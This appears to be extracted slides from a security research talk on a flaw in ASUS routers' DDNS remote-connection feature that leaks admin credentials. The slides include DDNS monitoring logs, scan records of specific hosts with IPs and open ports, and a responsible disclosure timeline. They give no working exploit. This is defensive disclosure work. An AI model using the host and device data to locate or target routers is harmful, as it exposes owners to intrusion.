2023/05/23	22:47:48, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/24	09:44:48, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/24	22:15:41, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/25	09:31:28, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/25	22:39:16, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/27	03:34:27, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/28	03:32:39, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/28	21:35:42, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/29	08:42:33, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/29	21:57:26, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/30	09:30:32, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/30	21:32:37, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/31	09:57:57, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/31	21:34:04, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/01	10:00:30, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/01	21:41:16, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/02	09:52:19, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/03	04:15:11, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/04	22:03:46, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/05	10:11:25, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/05	21:36:43, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/06	10:08:16, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/06	21:38:45, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/07	21:48:47, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/08	10:09:20, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/08	21:59:05, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/09	10:02:47, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/10	04:05:44, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/11	04:07:08, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/11	22:03:39, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/12	03:06:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/13	11:37:33, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/14	00:11:33, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/14	10:07:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/15	10:04:33, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/15	21:31:11, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/16	09:13:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/17	03:44:33, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/18	03:51:44, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/18	21:34:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/06/19	10:06:35, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/19	21:34:49, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/20	21:32:41, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/21	10:03:39, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/22	00:43:42, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/22	09:48:04, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/22	21:32:24, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/23	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/24	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/25	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/25	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/26	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/26	00:00:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 65.33.193.232, United States, 33363
2023/06/27	09:29:10, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 34.188.181.18, United States, 19527
2023/06/27	21:31:21, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 34.188.181.18, United States, 19527
2023/06/28	09:41:26, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 34.188.181.18, United States, 19527
2023/06/28	21:34:24, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 34.188.181.18, United States, 19527

Virgin Media, UK

DoD, US

28 days

More than 2,500 domains have changed to DoD's IP addresses at least once

9 days

Charter Communications, US

Google Cloud, US

10 days

Vodacom South Africa, ZA

18 days

Deutsche Telekom, DE

20 days

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. U.S. DoD's address
- 5. It's not ASUS router**

Cisco router, MikroTik router, Microsoft IIS, etc

Free riding ASUS's DDNS

Shodan Search Results for IP: 222.127.156.232

General Information	
Country	Philippines
City	Mandaluyong City
Organization	Globe Telecom/Innove Communication
ISP	Globe Telecom Inc.
ASN	AS132199

Open Ports:

- 53 / UDP (Recursion: enabled)
- 2000 / TCP (MikroTik bandwidth-test server)

99.246.147.197 // 7547 / TCP

General Information:

- Country: Canada
- City: Mississauga
- Organization: Rogers Cable Inc. RCHRD
- ISP: Rogers Communications Canad
- ASN: AS812

HTTP/1.1 401 Unauthoriz...
 Content-Type: text/html;charset=iso-8859-1
 Connection: Keep-Alive
 Set-Cookie: MGCN="1706572830/1961904136"; Version="1"; Path="/"
 WWW-Authenticate: Digest realm="Cisco_CCSP_CWMP_TCPCR", nonce="bea...
 Server: Cisco-CcspCwmpTcpCR/1.0
 Content-Length: 387

Cisco router

70.63.25.42 // 80 / TCP

General Information:

Microsoft IIS httpd 10.0

82.113.63.126 // 80 / TCP

General Information:

Apache httpd 2.4.57

Agenda

1. Introduction
2. Remote connection functionality of ASUS routers
 1. How it works
 2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
5. Long term monitoring of ASUS DDNS
- 6. Summary**

Summary

- The ASUS router contains a design flaw that permits the App to leak admin credentials to host controlled by an attacker
- About one million ASUS routers are still vulnerable to the attack
- Long-term observation of ASUS DDNS revealed potential victim of the attack as well as various misuse of the DDNS
 - We are happy to share our data set w/ security vendors/national CERT for further analysis or investigation

Responsible Disclosure

- 2023-05-12 Reported vulnerability to ASUS PSIRT
- 2023-05-24 Ack from ASUS with proposed mitigation
- 2023-07-25 Vendor released advisory
 - *“Strengthening DDNS Security for RT-AX1800U, RT-AX3000, RT-AX3000 v2, RT-AX86U, TUF-AX3000 and TUF-AX5400”*